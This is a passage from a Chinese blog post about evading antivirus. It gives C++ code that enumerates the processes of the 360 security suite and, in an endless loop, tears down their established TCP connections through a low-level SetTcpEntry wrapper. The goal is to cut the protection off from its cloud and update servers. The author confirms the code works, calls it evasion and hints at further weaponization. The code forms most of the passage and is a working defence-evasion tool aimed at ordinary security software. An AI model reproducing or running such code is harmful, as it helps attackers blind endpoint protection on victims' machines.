    if (!Process32FirstW(snapshot, &pe)) {
        CloseHandle(snapshot);
        wprintf(L"[!] Process32FirstW failed.\n");
        return pids;
    }

    do {
        if (processName == pe.szExeFile) {
            pids.push_back(pe.th32ProcessID);
            wprintf(L"[+] Found process: %s (PID: %lu)\n", pe.szExeFile, pe.th32ProcessID);
        }
    } while (Process32NextW(snapshot, &pe));

    CloseHandle(snapshot);
    return pids;
}

void CloseTcpConnectionsByPid(DWORD pid) {
    DWORD size = 0;
    PMIB_TCPTABLE2 tcpTable = nullptr;

    if (GetTcpTable2(nullptr, &size, TRUE) != ERROR_INSUFFICIENT_BUFFER) {
        wprintf(L"[!] Failed to query TCP table size.\n");
        return;
    }

    tcpTable = (PMIB_TCPTABLE2)malloc(size);
    if (!tcpTable) {
        wprintf(L"[!] Memory allocation failed.\n");
        return;
    }

    if (GetTcpTable2(tcpTable, &size, TRUE) != NO_ERROR) {
        free(tcpTable);
        wprintf(L"[!] Failed to get TCP table.\n");
        return;
    }

    int closedCount = 0;
    for (DWORD i = 0; i < tcpTable->dwNumEntries; ++i) {
        MIB_TCPROW2& row = tcpTable->table[i];
        if (row.dwOwningPid == pid && row.dwState == MIB_TCP_STATE_ESTAB) {
            MIB_TCPROW2 rowToSet = row;
            rowToSet.dwState = MIB_TCP_STATE_DELETE_TCB;

            DWORD result = MySetTcpEntry((MIB_TCPROW_OWNER_PID*)&row);
            if (result == NO_ERROR) {
                closedCount++;
                IN_ADDR localAddr = { row.dwLocalAddr };
                IN_ADDR remoteAddr = { row.dwRemoteAddr };
                wprintf(L"    [-] Closed TCP connection: %S:%d -> %S:%d\n",
                    inet_ntoa(localAddr), ntohs((u_short)row.dwLocalPort),
                    inet_ntoa(remoteAddr), ntohs((u_short)row.dwRemotePort));
            }
            else {

```

```

        wprintf(L"    [!] Failed to close connection. Error code: %lu\n", result);
    }
}

if (closedCount > 0) {
    wprintf(L"[=] Closed %d connections for PID %lu\n", closedCount, pid);
}

free(tcpTable);
}

int wmain(int argc, wchar_t* argv[]) {

    LoadNtFunctions();

    std::vector<std::wstring> targetProcs = { L"360Tray.exe", L"360Safe.exe", L"LiveUpdate360.exe", L"safesvr.exe", L"360leakfixer.exe"}

    wprintf(L"[*] Starting connection monitor...\n");

    while (true) {
        for (const auto& procName : targetProcs) {
            std::vector<DWORD> pids = GetPidsByProcessName(procName);
            for (DWORD pid : pids) {
                CloseTcpConnectionsByPid(pid);
            }
        }
    }

    return 0;
}

C

```

现在运行一会儿观察一下



image.png

很好一切正常



image.png

现在我们就拥有了一个最底层的 SetTcpEntry，规避的能力也大大的提升。其实根据这些东西都可以得出一个结论，但是我不说，其实还有更底层更巧妙地办法，答案在 计算机网络 中。自行学习思考。

至于更多的武器化我已经无心去看，睡觉！

本文来自可以遐想的碎碎念（公开内容）

[#bypass](#)

[PE基础知识（上）](#)